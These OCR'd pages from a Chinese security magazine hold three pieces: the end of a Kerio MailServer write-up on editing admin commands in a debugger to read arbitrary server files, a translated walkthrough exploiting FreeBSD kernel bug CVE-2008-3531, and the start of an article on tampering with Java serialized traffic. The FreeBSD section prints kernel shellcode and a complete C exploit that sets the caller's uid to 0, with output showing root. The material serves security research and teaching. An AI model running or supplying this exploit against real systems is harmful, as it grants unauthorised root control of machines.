


图 6

这是一个非常关键的地方，因为在后期的调试中发现，从这里以后，Kerio MailServer 管理端将会对管理命令进行加密，采用的就是加密算法来实现 SLL，这就是为什么我们通过 Sniffer 截获的数据包是乱码信息的原因。进入该函数后，在 0620923 处设断点，观察内存中的数据，如图 7 所示。




图 7

此刻，我们清晰地看到，在内存中出现了“config”的字眼，这就证明我们的判断是对的。Kerio MailServer 管理端发送给 Kerio MailServer 服务软件的命令确实包含所要打开文件的名称，只不过这个命令采用了数据库的 SQL 语言表示而已。、

既然如此，我们在设定日志文件名称时，截获此时的内存，修改内存中的数据，主要是让 ebx 寄存器指向我们需要修改的命令地址。为此，我们可以在 OllyICE 的内存窗口中，按下“Ctrl+G”组合键，然后输入“ebx”，回车。接着，再对需要修改的内存数据位置用鼠标右击，在出现的菜单中选择“编辑”，就可以进行内存数据修改了，如图 8 所示。




图 8

修改完成后，让 OllyICE 运行起来，由 Kerio MailServer 管理端加密此设定日志文件名称命令，并发送给远程的 Kerio MailServer。之后，重启 Kerio MailServer 管理端（不一定需要重启，重新查看 config 日志即可），再次查看 config 日志，如图 9 所示，成功地访问到了 Kerio MailServer 服务软件所在服务器上的其他文本文件信息！





图 9

至此，一个非常经典的信息泄露漏洞被我们发现了。而这一个漏洞，却使得处于第三方地位的 Kerio MailServer 服务软件成为了服务器上的一个最危险的短板，恶意攻击者借助 Kerio MailServer 的管理端可以访问到服务器上任意的文件信息。试想如果他通过这个办法获得了服务器上 Web 程序代码，接着分析这些 Web 代码，找出服务器上 Web 应用程序的漏洞，上传 WebShell，从而最终全面控制服务器本身，真的是千里之堤毁于蚁穴。

前置知识：汇编
关键词：漏洞、FreeBSD、栈溢出



构建守护进程：FreeBSD 操作系统内核栈利用

文/ Patroklos Argyroudis 译/ 小小杉

操作系统内核是系统内所有服务和应用程序依赖的基本单元模块，是极易受攻击的一面，必须审计并最终通过漏洞安全风险评估。相比传统的应用领域，通过对操作系统内核上下文实施的调试与漏洞可靠利用的开发来进行安全审计将更加复杂。另一方面，用户级内存污染保护技术（也被称为利用控制技术，exploit mitigation）已经使得大量传统的应用级利用方法失效。以上说明了对操作系统内核利用进行深入研究的必要性。本文将针对 FreeBSD 系统内核栈提出一个更深层次的漏洞利用开发过程。此外，我们会对内核内存分配器（UMA）进行安全分析，同时将会展示如何利用内核中的 bug 实现权限提升，并确保成功利用 bug 后系统的稳定性。

FreeBSD 内核栈利用

FreeBSD 内核以及当前其他更现代化的操作系统，每个线程（线程定义为进程的执行单元）都拥有自己的内核栈。当一个正常的用户级进程使用内核服务时，例如执行系统调用，则 ESP 寄存器将指向相应的内核栈线程。因为正在运行的操作系统可能拥有数百甚至数千线程，内核栈大小固定为两页（IA-32 平台），且不能动态增长，此设计是为了减少内存的浪费。内核栈的主要目的是确保始终驻留在内存中以响应某线程在尝试运行时出现的页错误。内核栈溢出主要表现为两个方面：内核代码中的 bug 导致某一局部变量溢出以及随后的内核栈破坏；借助内核函数的递归调用导致内核栈自身的破坏。本文将关注前一种利用方法，即可导致某一函数保留的返回地址、函数栈帧、局部变量被覆盖的方式。

案例学习：CVE-2008-3531 漏洞分析

作为案例学习，我们将给出针对 CVE-2008-3531 漏洞的内核栈破坏实现的权限提升的开发过程。CVE-2008-3531 即内核栈溢出漏洞，可影响 FreeBSD 7.0 的发行版和 7.0 稳定版。Bug 来自函数 vfs_filteropt()，其实现在 src/sys/kern/vfs_mount.c 文件中给出。

```
int vfs_filteropt(struct vfsoptlist *opts, const char **legal){
struct vfsopt *opt;
char errmsg[255];
const char **t, *p, *q;
int ret = 0;
TAILQ_FOREACH(opt, opts, link) {
p = opt->name;
q = NULL;
if (p[0] == 'n' && p[1] == 'o')    q = p + 2;
for(t = global_opts; *t != NULL; t++) {
if (strcmp(*t, p) == 0) break;
if (q != NULL) {
if (strcmp(*t, q) == 0)   break;
}
}
if (*t != NULL) continue;
for(t = legal; *t != NULL; t++) {
if (strcmp(*t, p) == 0)   break;
if (q != NULL) {
if (strcmp(*t, q) == 0)   break;
}
}
if (*t != NULL)   continue;
sprintf(errmsg, "mount option <%s> is unknown", p);
printf("%s\n", errmsg);
ret = EINVAL;
}
if (ret != 0) {
TAILQ_FOREACH(opt, opts, link) {
if (strcmp(opt->name, "errmsg") == 0) {
strncpy((char *)opt->value, errmsg, opt->len);
}
}
}
return (ret);
}
```

漏洞利用开发的第一步即鉴定漏洞的条件以及评

估其影响。上面代码的第 24 行，sprintf()语句用来将一个错误消息格式化到一个已声明的局部静态缓冲区中，即第 2 行定义的变量 errmsg，大小为 255 字节；sprintf()中的变量 p 指向 mount 选项的名字，即挂载分区（或文件）等名字。一般而言，挂载设备是一元组的形式，即（name,value），但脆弱的 sprintf()函数调用可在用户模式下调用，当 p 的相关值非法但非空，如元组（"AAAA","BBBB"）满足此条件，则挂载选项值为字符串"BBBB"，其不合法但非空，此时 p 指针指向字符串 AAAA。整个挂载设备的元组 name 和 value 都在用户模式下控制。这使得我们可以让挂载设备的名字足够长，使 errmsg 缓冲区溢出。因 errmsg 变量处在内核栈上，故我们可利用其溢出来破坏当前栈保留的返回地址，终极目标就是为了改变内核执行流方向，使其转向我们定义的代码。

触发漏洞

既然我们已经探讨了漏洞利用条件并得出结论：可实现在内核中任意代码的执行，那么此时，我们需要研究如何触发此漏洞。当前有许多可行的执行路径能够实现从用户模式到达 vfs_filteropt()。在花几分钟分析 FreeBSD 的文件系统后，决定使用以下流程：nmount()→vfs_donmount()→msdosfs_mount()→vfs_filteropt()。

默认状态下，FreeBSD 系统中的 nmount 调用只能在 Root 用户下使用，为了更具普遍性，sysctl 变量的 vfs.usermount 值必须设置为一个非空值。现在我们已知道如何触发此漏洞，下面则需寻找一个内核地址用来存放我们构造的任意代码，并改变内核执行流使其定位到此内核地址。由于 sprintf 函数使用的是字符串格式化结构体，我们不可能直接控制此值以覆盖 vfs_filteropt()内核栈帧的返回地址。然而，间接控制实现任意代码执行已绰绰有余。当 p 指向一个由 248 个字符 A 组成的字符串时，返回地址将被覆写为 0x6e776f，即 sprintf 函数格式化字符串"unknown"中的"nwo"字符。使用内核 NULL 指针引用漏洞利用方法，我们可使用 mmap 方法将内存映射到页边界 0x6e7000。此时，我们可将大小为 0x76f 字节的任意内核 Shellcode 代码放置在其后面。此时当受破坏的返回地址即 0x6e776f 恢复到 eip 寄存器时，内核将会执行我们事先映射到此地址的指令。

内核 Shellcode

漏洞利用开发的下一步即编写指令。具体而言，我们的内核 Shellcode 应该为：获取用户令牌，即触发漏洞并提升其权限的证件；确保内核运行，换言之，系统必须在完成漏洞利用后，还能够保持稳定的运行状态。

FreeBSD 中与用户相关的进程所有者的权限存储在一个 ucred 结构体中，源代码定义在文件 src/sys/ucred.h 中。

```
struct ucred {
u_int cr_ref;     /* reference count */
uid_t cr_uid;     /* effective user id */
uid_t cr_ruid;    /* real user id */
uid_t cr_svuid;   /* saved user id */
short cr_ngroups;   /* number of groups */
gid_t cr_groups[NGROUPS];    /* groups */
gid_t cr_rgid;     /* real group id */
gid_t cr_svgid;    /* saved group id */
……
}
```

指向 ucred 结构体的指针存放在 proc 类型的结构体中，定义如下：

```
struct proc {
LIST_ENTRY(proc) p_list;   /* (d) List of all processes. */
TAILQ_HEAD(, thread) p_threads;   /* (j) all threads. */
TAILQ_HEAD(, kse_upcall) p_upcalls;   /* (j) All upcalls
in the proc. */
struct mtx p_slock;   /* process spin lock */
struct ucred *p_ucred;   /* (c) Process owner's identity. */
……
}
```

而 proc 结构体地址可在运行时通过非特定进程以多种方式动态获取：sysctl 中的 kern.proc.pid 内核接口以及 kinfo_proc 结构体；默认状态下从 FreeBSD 内核中导出 allproc 符号表；由 pcpu 结构体中的 curthread 指针定位（内核上下文的 FS 段指向它）。在漏洞利用开发中，将使用第三种方式，因为它最简洁、可靠且更直接。

需要解决的另一个问题是保持系统的稳定性。一种方式是将 Silvio Cesare 的"iret"返回给用户级。Silvio Cesare 在"Black Hat Briefings USA 2003"会议上的文章《Open Source Kernel Auditing and Exploitation》谈论到此方法。尽管 Silvio 的"iret"技术的完整调查很有趣，但其超出了本文的范围，再有因其忽略了内核对象同步锁机制，故并不可靠。为了成功地从内核 Shellcode 返回到用户级，我们将使用另一种方式。记住我们确定的执行路径为 nmount()→vfs_donmount()→msdosfs_mount()→vfs_filteropt()。在 Shellcode 执行完权限提升后，执行流应返回到 vfs_filteropt()函数应该返回的地方，即 msdosfs_mount()函数。但因为 msdosfs_mount()函数保留的寄存器 eip 值在 vfs_filteropt()函数被栈溢出瓦解后已经被破坏了，这些保存在寄存器中的值不可能再恢复，故没有一种安全的方法使得执行完权限提升后再返回到 msdosfs_mount()函数。解决方案是在利用漏洞时完全绕过函数 msdosfs_mount()并返回到 vfs_donmount()函数。在函数 msdosfs_mount()的栈帧里保存的函数 vfs_donmount()的地址并没有被覆盖。为了使描述更加清晰，考虑下面的伪代码：

```
/*此函数保留的寄存器值并未覆盖*/
vfs_donmount(){
……
```

```
msdosfs_mount();
……
}
msdosfs_mount(){
……
vfs_filteropt();
……
/* 清栈并恢复保留在寄存器中的值 */
addl $0xe8, %esp
popl %ebx
popl %esi
popl %edi
popl %ebp
ret
}
```

根据前面的分析，下面给出实现漏洞利用的完整内核 Shellcode（AT&T 汇编）：

```
.global _start
_start:
movl %fs:0, %eax            # get curthread
movl 0x4(%eax), %eax        # get proc from curthread
movl 0x30(%eax), %eax       # get ucred from proc
xorl %ecx, %ecx    # ecx = 0
movl %ecx, 0x4(%eax)    # ucred.uid = 0
movl %ecx, 0x8(%eax)    # ucred.ruid = 0
# return to the pre-previous function, i.e. vfs_donmount()
addl  $0xe8, %esp
popl    %ebx
popl    %esi
popl    %edi
popl   %ebp
ret
```

漏洞利用


此时，我们已解决了从内核态安全切换到用户态的问题，并能确保被利用系统的继续正常运行。下面给出完整的漏洞利用代码：

```
#include <sys/param.h>
#include <sys/mount.h>
#include <sys/uio.h>
#include <err.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sysexits.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/mman.h>
#define BUFSIZE 249
#define PAGESIZE 4096
#define ADDR 0x6e7000
#define OFFSET 1903
#define FSNAME "msdosfs"
#define DIRPATH "/tmp/msdosfs"
unsigned char kernelcode[] =
"\x64\xa1\x00\x00\x00\x00\x8b\x40\x04\x8b\x40\x30"
"\x31\xc9\x89\x48\x04\x89\x48\x08\x81\xc4\xe8\x00"
"\x00\x00\x5b\x5e\x5f\x5d\xc3";
int main(){
void  * vptr;
struct  iovec iov[6];
vptr = mmap((void *)ADDR, PAGESIZE, PROT_ READ |
PROT_ WRITE,MAP_FIXED | MAP_ANON | MAP_PRIVATE,
-1, 0);
if(vptr == MAP_FAILED){
perror("mmap");
exit(EXIT_FAILURE);
}
vptr += OFFSET;
printf("[*] vptr = 0x%.8x\n", (unsigned int)vptr);
memcpy(vptr, kernelcode, (sizeof(kernelcode) - 1));
mkdir(DIRPATH, 0700);
iov[0].iov_base = "fstype";
iov[0].iov_len = strlen(iov[0].iov_base) + 1;
iov[1].iov_base = FSNAME;
iov[1].iov_len = strlen(iov[1].iov_base) + 1;
iov[2].iov_base = "fspath";
iov[2].iov_len = strlen(iov[2].iov_base) + 1;
iov[3].iov_base = DIRPATH;
iov[3].iov_len = strlen(iov[3].iov_base) + 1;
iov[4].iov_base = calloc(BUFSIZE, sizeof(char));
if(iov[4].iov_base == NULL){
perror("calloc");
rmdir(DIRPATH);
exit(EXIT_FAILURE);
}
memset(iov[4].iov_base, 0x41, (BUFSIZE - 1));
iov[4].iov_len = BUFSIZE;
iov[5].iov_base = "BBBB";
iov[5].iov_len = strlen(iov[5].iov_base) + 1;
printf("[*] calling nmount()\n");
if(nmount(iov, 6, 0) < 0){
perror("nmount");
rmdir(DIRPATH);
exit(EXIT_FAILURE);
}
printf("[*] unmounting and deleting %s\n", DIRPATH);
unmount(DIRPATH, 0);
rmdir(DIRPATH);
return EXIT_SUCCESS;
}
```

最后，给出针对存在漏洞的 FreeBSD 系统进行利用的结果：

```
[argp@leon ~]$ uname -rsi
FreeBSD 7.0-RELEASE GENERIC
[argp@leon ~]$ sysctl vfs.usermount
vfs.usermount: 1
[argp@leon ~]$ id
uid=1001(argp) gid=1001(argp) groups=1001(argp)
[argp@leon ~]$ gcc -Wall cve-2008-3531.c -o
cve-2008-3531
[argp@leon ~]$ ./cve-2008-3531
[*] vptr = 0x006e776f
[*] calling nmount()
nmount: Unknown error: -1036235776
[argp@leon ~]$ id
uid=0(root) gid=0(wheel) egid=1001(argp)
groups=1001(argp)
```

前置知识：Java
关键词：对象序列化、JRuby、BeanShell



Java串口通信攻击技术

文/ Manish S. Saindane (blackhat-eu2010) 译/ 小小杉

许多用 Java 语言编写的应用程序使用对象序列化（Object Serialization）将对象转化为字节流来进行传输或者将其存储在文件系统中。为进一步了解对象序列化和序列化协议的细节，需要查找 Sun 公司提供的 Java 序列化协议规范。其介绍了一项新技术，即拦截序列化通信，并加以修改以执行与常规网络应用程序测试一样容易的渗透测试。

这种技术比目前使用的方法更加有效。它赋予渗透测试员与应用程序开发者一样的控制权，但却没有目前那些通过序列化对象来测试应用程序通信的方法中的大部分缺点。

这种通信通常被厚/智能客户端(Thick/Smart客户端，如 Java 小程序、Swing / SWT 客户端等）用来将数据传输到应用服务器，该通信可基于 HTTP 协议或任何其他协议。为简便起见，假设使用 HTTP 协议。与典型的 Web 应用程序不同的是，这些客户端不以纯文本形式传输 POST 请求的数据。POST 数据通常由序列化对象构成，要么以八进制数据流格式，要么以压缩文件格式传输。

目前面临的挑战

虽然测试的应用程序之间通过序列化对象通信，然而目前的工具/应用程序拦截代理仅支持非常有限的拦截功能，修改像典型的 Web 应用程序中的请求和响应。到目前为止，已经完成了部分尝试并处理这些应用程序的工作。目前可用的方法包括：

1）利用十六进制编辑器修改 POST 请求中的原始十六进制数据，并将其传送给服务器。

2）反编译客户端代码，并尽可能对其进行修改和重建。

3）在客户端注入 BeanShell 以便于动态地检查和修改对象。

4）最后一个非常有趣的方法是名叫运行时协议分析的技术。

首先，让我们快速浏览上面提到的各项技术。这对于体现一些相当友好的研究者所做的工作是非常重要的，它让我们了解到每项技术允许我们做什么，以及当我们在现实世界中使用它们时可能会遇到的一些困难。

虽然修改十六进制数据是所有方法中最简单的，但它非常有限。我们不能检查或修改当前对象或其变量，特别是在变量并不是最简式的情况下——例如当变量本身就是自定义对象时，就更加无法修改。我们仅有可能篡改像整数和字符串这样的简单变量，但这却存在例外情况。因为直接修改十六进制数据，可能会破坏序列化的字节流，导致应用程序服务器抛出错误。

需要注意的是，串行数据中的大多数字符串都以修订的 UTF-8 格式编码，该编码中的每个字符串前面都有 2 字节长度的信息（针对长度少于 65536 字节的字符串而言）。因此，如果修改了任何十六进制字符串，为了体现新长度，还需要修改该 2 字节长度的信息。

此外，现有的拦截代理通常包含非常基本的 HEX 编辑器，同时在这些情况下处理这些数据就变得更困难了。

